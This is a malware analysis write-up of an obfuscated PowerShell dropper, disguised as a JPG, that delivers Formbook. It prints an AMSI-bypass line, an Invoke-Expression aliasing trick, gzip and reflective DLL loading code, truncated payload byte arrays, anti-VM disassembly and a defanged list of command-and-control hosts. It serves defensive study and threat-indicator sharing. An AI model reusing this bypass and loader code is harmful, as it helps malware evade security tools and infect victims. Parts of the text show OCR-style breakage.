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PowerShell Dropper Delivering Formbook

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0 comment(s)
Here is an interesting PowerShell dropper that is nicely obfuscated and has anti-VM detection. I spotted this file yesterday, called 'ad.jpg' (SHA256:b243e807ed22359a3940ab16539ba59910714f051034a8a155cc2aff28a85088). Of course, it's not a picture but a huge text file with Base64-encoded data. The VT score is therefore interesting: 0/61![1]. Once decoded, we discover the obfuscated PowerShell code. Let's review the techniques implemented by the attacker.

First, we see this at the very beginning of the script:

```
[Ref].Assembly.GetType('System.Management.Automation.'+$([CHAr]([Byte]0x41)+[ChAr]
([bYTe]0x6D)+[Char](82+33)+\
[ChAr]
([BYTe]0x69))+'Utils').GetField($([SyStEM.Net.WEBUTilItY]::htMLdeCode('&#97;&#109;&#115;&
 \
&#110;&#105;&#116;&#70;&#97;&#105;&#108;&#101;&#100;')),'NonPublic,Static').SetValue($nul
```

Which is deobfuscated into:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils.amsiInitFailed)),'NonPubli
```

This piece of code comes from the PoSHBypass[2] project. It's a proof of concept that allows an attacker to bypass PowerShell's Constrained Language Mode, AMSI and ScriptBlock, and Module logging.

Then, classic behaviour, we have an obfuscation of the Invoke-Expression cmdlet:

```
$ZER0HRFGEPXLGAJHCZYNIFQKWXNPYMID='MEX'.replace('M','I');
sal g $ZER0HRFGEPXLGAJHCZYNIFQKWXNPYMID;
```

This code will make 'g' an alias of Invoke-Expression. This is used immediately to decode and execute the following chunk of data:

```
[Byte[]]$IMAGE_NT_HEADERS=
('@1F,@8B,@08,@00,@00,@00,@00,@00,@04,@00,@ED,@BD,@07,@60,@1C,@49,@96,@25,@26,@2F,@6D,@CA

@F5,@4A,@D7,@E0,@74,@A1,@08,@80,@60,@13,@24,@D8,@90,@40,@10,@EC,@C1,@88,@CD,@E6,@92,@EC,@

@23,@29,@AB,@2A,@81,@CA,@65,@56,@65,@5D,@66,@16,@40,@CC,@ED,@9D,@BC,@F7,@DE,@7B,@EF,@BD,@

@EF,@BD,@F7,@BA,@3B,@9D,@4E,@27,@F7,@DF,@FF,@3F,@5C,@66,@64,@01,@6C,@F6,@CE,@4A,@DA,@C9,@

...
@34,@6F,@8F,@7E,@8D,@1F,@23,@18,@C7,@CC,@FF,@18,@F3,@84,@A0,@83,@EB,@FB,@70,@EE,@D3,@BB,@

@C7,@D2,@E4,@47,@CF,@FF,@B7,@9E,@5F,@E3,@E5,@AF,@43,@5C,@4C,@72,@77,@FF,@FF,@63,@78,@FF,@

@9E,@FF,@07,@78,@61,@2A,@8D,@00,@42,@04,@00,@00'.replace('@','0x'))| g;
```

The result string is passed to the following function:

```
function JAPFYAQPECMKYQNLCJXCOFSVYMER {
  [CmdletBinding()]
  Param ([bYte[]] $VDLXLPBUCEUOIHNKREBMWCWEFMERbyteARRay)
  Process {
    $WRSWRLDCDXEUUYFBJUWQZJSDGMERiNput = New-Object System.IO.MemoryStream( ,
$VDLXLPBUCEUOIHNKREBMWCWEFMERbyteARRay )
    $MZCUMHEBORHYCNKFFBEUSZDTZMERouTPut = New-Object System.IO.MemoryStream
    $PHQDSFCPEMOPKRYRNBGRTBCCIMERPAGE_EXECUTE_READWRITE = New-Object
System.IO.Compression.GzipStream $WRSWRLDCDXEUUYFBJUWQZJSDGMERiNput,
([IO.Compression.CompressionMode]::Decompress)
    $EONFFJPUIRZMNCRBQZKESIVGGMIDCONTEXT_FULL = New-Object bYtE[](1024)
    while($tRUe){
      $BBYRATZNTGIAUBPDRVBIQAMRDMERREread =
$PHQDSFCPEMOPKRYRNBGRTBCCIMERPAGE_EXECUTE_READWRITE.Read($EONFFJPUIRZMNCRBQZKESIVGGMIDCON
 0, 1024)
      if ($BBYRATZNTGIAUBPDRVBIQAMRDMERREread -lE 0){bReAk}

$MZCUMHEBORHYCNKFFBEUSZDTZMERouTPut.Write($EONFFJPUIRZMNCRBQZKESIVGGMIDCONTEXT_FULL, 0,
$BBYRATZNTGIAUBPDRVBIQAMRDMERREread)
    }
    [bYte[]] $QTXDBVKLTJMGOACBLEIVSJSQHMIDouT =
$MZCUMHEBORHYCNKFFBEUSZDTZMERouTPut.ToArray()
  }
}
```

It will uncompress the buffer and generate a DLL (SHA256:A7D74BE8AF1645FBECFC2FE915E0B77B287CE09AD3A7E220D20794475B0401F9) which is not present on VT at this time. This DLL is injected in the PowerShell process:

```
[bYte[]]$decompressedByteArray = JAPFYAQPECMKYQNLCJXCOFSVYMER $IMAGE_NT_HEADERS
$t=[System.Reflection.Assembly]::Load($decompressedByteArray)
```

Then, another chunk of data is decoded:


```
[Byte[]]$HNAUVVBGYKNXXMOTZHSTOHTKRMID=
('@4D,@5A,@45,@52,@E8,@00,@00,@00,@00,@58,@83,@E8,@09,@8B,@C8,@83,@C0,@3C,@8B,@00,@03,@C1

@FF,@E1,@90,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@

@00,@00,@00,@00,@00,@00,@C0,@00,@00,@00,@0E,@1F,@BA,@0E,@00,@B4,@09,@CD,@21,@B8,@01,@4C,@

@73,@20,@70,@72,@6F,@67,@72,@61,@6D,@20,@63,@61,@6E,@6E,@6F,@74,@20,@62,@65,@20,@72,@75,@

...
0,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00
 g
```

This is the main payload dropped by the Powershell (SHA256:A07AE0F8E715E243C514B8DA6FD83C5955E1C8EDE5EEBF4D6494EE97443AAD95). Same here, it's not available on VT yet.

The payload is executed via the following code:


```
[QuotingUtilities]::SplitUnquoted('control.exe',$HNAUVVBGYKNXXMOTZHSTOHTKRMID)
```

This function is provided by the injected DLL:



```
                    ****************************************************************
                    *                          FUNCTION                            *
                    ****************************************************************
                    void SplitUnquoted-304-11924()
     void             <VOID>        <RETURN>
     undefined4       Stack[-0x4]...local_4                      XREF[1]:    10002ebe(*)
                    SplitUnquoted-304-11924
 10002ea0      ADD      byte ptr [EAX], AH
 10002ea2      DEC      EBX
 10002ea3      SBB      BH, byte ptr [EDX]
 10002ea5      FISTTP   dword ptr [EAX]
 10002ea8      INC      EBX
 10002ea9      XCHG     dword ptr [EBX + 0xa2ad20ae], EBP
 10002eaf      XOR      EAX, 0x10206107
 10002eb4      CMP      EAX, 0x5866903b
 10002eb9      OR       byte ptr [EBP + 0x20], AH
 10002ebc      DEC      EBX
 10002ebd      CLD
 10002ebe      PUSH     ESP=>local_4
 10002ebf      CWDE
 10002ec0      AND      BL, DL
 10002ec2      FICOMP   word ptr [EBX]
 10002ec4      STD
 10002ec5      POP      EDX
 10002ec6      AND      BH, AH
```

This function implements an interesting anti-VM check that, if running in a virtualized environment, stop the Powershell and prevent the payload to be executed:




```
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0

[DBG]: PS C:\Users\REM>> [IO.File]::WriteAllBytes('foo.tmp', $decompressedByteArray)

[DBG]: PS C:\Users\REM>>
[DBG]: PS C:\Users\REM>>
```

Anti VMware Detected!

This file can't run into VMware Servers.

Note that I don't know why a popup message is displayed. The goal of malware is to operate below the radar... (maybe the code is still being debugged by the attacker?)


Here is how the VMware environment is detected:



```
00007FF9B4086F54  E9 DF010000         jmp vm3dum64_loader.7FF9B4087138
00007FF9B4086F59  48:8B15 30EB0000    mov rdx,qword ptr ds:[7FF9B4095A90]      00007FF9B4095A90:&"Software\\VMware, Inc.\\VMware SVGA"
00007FF9B4086F60  48:8D4424 38        lea rax,qword ptr ss:[rsp+38]
00007FF9B4086F65  48:899C24 70100000  mov qword ptr ss:[rsp+1070],rbx
00007FF9B4086F6D  41:B9 19000200      mov r9d,20019
00007FF9B4086F73  45:33C0             xor r8d,r8d
00007FF9B4086F76  48:894424 20        mov qword ptr ss:[rsp+20],rax
00007FF9B4086F7B  48:C7C1 02000080    mov rcx,FFFFFFFF80000002
00007FF9B4086F82  33DB                xor ebx,ebx
00007FF9B4086F84  FF15 86200000       call qword ptr ds:[<&RegOpenKeyExA>]
00007FF9B4086F8A  85C0                test eax,eax
00007FF9B4086F8C  0F85 86010000       jne vm3dum64_loader.7FF9B4087118
```

(Maybe there are other tests performed but I did not investigate further)

The DLL is also obfuscated with a tool that I never met before:



type (2)	size (bytes)	offset	blacklist (15)	hint (8)	group (7)	value (4858)
ascii	70	0x00028C87	-	-	-	([545C9F9][70C4C36]Obfuscated By Zephyrus Protector[7E21E7A][2FB65F0])
ascii	70	0x00028CCE	-	-	-	([0FCB33D][6A46403]Obfuscated By Zephyrus Protector[733721E][D3347B1])
ascii	70	0x00028D15	-	-	-	([8737EEB][119A69C]Obfuscated By Zephyrus Protector[2FC23DF][5FAB262])
ascii	70	0x00028D5C	-	-	-	([D66439B][EDDAB1E]Obfuscated By Zephyrus Protector[0D7C81E][B8DA3C2])
ascii	70	0x00028DA3	-	-	-	([5FFF696][01E0C94]Obfuscated By Zephyrus Protector[4CA4E1A][ECB40D2])
ascii	70	0x00028DEA	-	-	-	([B8C44B5][9E1C22F]Obfuscated By Zephyrus Protector[6AEF819][8C601F2])
ascii	70	0x00028E31	-	-	-	([91B72A7][68AE624]Obfuscated By Zephyrus Protector[3C31BFB][AF89633])
ascii	70	0x00028E78	-	-	-	([A2E584B][6099CFE]Obfuscated By Zephyrus Protector[4EE9C3F][DE5F073])
ascii	70	0x00028EBF	-	-	-	([DDC826A][5F88018]Obfuscated By Zephyrus Protector[61BF2F7][C99A383])
ascii	70	0x00028F06	-	-	-	([BE5261B][6992FF8]Obfuscated By Zephyrus Protector[AD8CEFD][F6F13D3])
ascii	70	0x00028F4D	-	-	-	([35E6108][4561793]Obfuscated By Zephyrus Protector[42B0185][788A764])
ascii	70	0x00028F94	-	-	-	([15C63F9][3AA7FAB]Obfuscated By Zephyrus Protector[EC0C55C][881E074])
ascii	70	0x00028FDB	-	-	-	([B61A77A][F4B5A66]Obfuscated By Zephyrus Protector[0DD5D9D][5D73FA4])
ascii	70	0x00029022	-	-	-	([40AB253][734C5F5]Obfuscated By Zephyrus Protector[ED415E2][8817FA4])
ascii	70	0x00029069	-	-	-	([DB4A5CE][6059FEF]Obfuscated By Zephyrus Protector[9B5F4D0][60C03B4])
ascii	70	0x000290B0	-	-	-	([A75BB8C][FB18AB5]Obfuscated By Zephyrus Protector[3A7BAEA][D120F75])
ascii	70	0x000290F7	-	-	-	([ED05567][386CDFB]Obfuscated By Zephyrus Protector[AFDB797][E650685])
ascii	70	0x0002913E	-	-	-	([61A5A60][2B7F4F5]Obfuscated By Zephyrus Protector[C75DC76][B9B56D5])
ascii	70	0x00029185	-	-	-	([42F04E8][0479A67]Obfuscated By Zephyrus Protector[C635888][65AEDD5])
ascii	70	0x000291CC	-	-	-	([9BB1FF2][5F3E31F]Obfuscated By Zephyrus Protector[A3A2AED][38E9A56])
ascii	70	0x00029213	-	-	-	([282577B][D33260C]Obfuscated By Zephyrus Protector[59AB880][44DD986])
ascii	70	0x0002925A	-	-	-	([EF7E4AB][7CBD09B]Obfuscated By Zephyrus Protector[3CC9731][EF91596])
ascii	70	0x000292A1	-	-	-	([D73FC0D][80CDE03]Obfuscated By Zephyrus Protector[1994D24][6C95317])
ascii	70	0x000292E8	-	-	-	([AFEE0D4][0734290]Obfuscated By Zephyrus Protector[CC4D456][06B2F28])
ascii	70	0x0002932F	-	-	-	([928C671][7A66401]Obfuscated By Zephyrus Protector[7F03D8F][392D848])
ascii	70	0x00029376	-	-	-	([D099ADA][71B628E]Obfuscated By Zephyrus Protector[B903420][30A1B98])
ascii	70	0x000293BD	-	-	-	([D680D35][3BAEC17]Obfuscated By Zephyrus Protector[EF05D8D][17FE999])
ascii	70	0x00029404	-	-	-	([74A00FC][582280C]Obfuscated By Zephyrus Protector[3E2767F][8884DD9])
ascii	70	0x0002944B	-	-	-	([8141DBE][53A8C4B]Obfuscated By Zephyrus Protector[005A55D][8FDCCF9])
ascii	70	0x00029492	-	-	-	([E7F6A32][673492C]Obfuscated By Zephyrus Protector[3B05702][F624A0A])
ascii	70	0x000294D9	-	-	-	([46D2F9C][5E4A6DE]Obfuscated By Zephyrus Protector[88D9373][353311A])
ascii	70	0x00029520	-	-	-	([6C35C7E][AF392CE]Obfuscated By Zephyrus Protector[A106817][883F61A])
ascii	70	0x00029567	-	-	-	([F07BFAC][34EFBE4]Obfuscated By Zephyrus Protector[3F39D85][849B65A])
ascii	70	0x000295AE	-	-	-	([0728B6D][2A768A7]Obfuscated By Zephyrus Protector[7A25537][8C25D5A])
ascii	70	0x000295F5	-	-	-	([9E16EAD][12B0A42]Obfuscated By Zephyrus Protector[29A19F2][427F56A])
ascii	70	0x0002963C	-	-	-	([34BF6FE][7E0D346]Obfuscated By Zephyrus Protector[1997180][C86E17A])
ascii	70	0x00029683	-	-	-	([9B850D0][DB75BFB]Obfuscated By Zephyrus Protector[52D9A98][388F29A])
ascii	70	0x000296CA	-	-	-	([1E14D20][28D969E]Obfuscated By Zephyrus Protector[12C7CD9][714A1CA])
ascii	70	0x00029711	-	-	-	([5569EFB][7603204]Obfuscated By Zephyrus Protector[C567A05][3588BDA])
ascii	70	0x00029758	-	-	-	([D570052][3FA8C56]Obfuscated By Zephyrus Protector[B59D0C7][E47D63B])
ascii	70	0x0002979F	-	-	-	([3706C83][B9D21E9]Obfuscated By Zephyrus Protector[5689001][4EFF34B])
ascii	70	0x000297E6	-	-	-	([C841A1B][42FE5BE]Obfuscated By Zephyrus Protector[6008975][CF7376B])
ascii	70	0x0002982D	-	-	-	([12E03A8][6848A39]Obfuscated By Zephyrus Protector[18D08EB][A3680BB])

If you have more information about this "Zephyrus Protector" tool, please share with me!

The Formbook sample tries to contact the following hosts:

www[.]zenhalklailiskiler[.]online
www[.]insights-for-instagram[.]com
www[.]ketaminetherapycalgary.com
www[.]forwardslashdevelopment[.]com
www[.]arikmertelsanatlari[.]xyz
www[.]bklynphotography[.]com
www[.]experiencewinneroftheyear[.]com
www[.]kansas-chiefs[.]com
www[.]vrefirsttime[.]com
www[.]issahclothing[.]com
www[.]denver-nuggets[.]club
www[.]wwwhookeze[.]com
www[.]moxieadvice[.]com
www[.]gangtayvietnam[.]com
www[.]cosmosguards[.]com
www[.]magentx2[.]info

[1] https://www.virustotal.com/gui/file/b243e807ed22359a3940ab16539ba59910714f051034a8a155cc2aff28a85088/detection
[2] https://github.com/davehardy20/PoSHBypass

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PGP Key

Keywords: AntiVM Dropper Formbook Injection Obfuscation PowerShell Trojan

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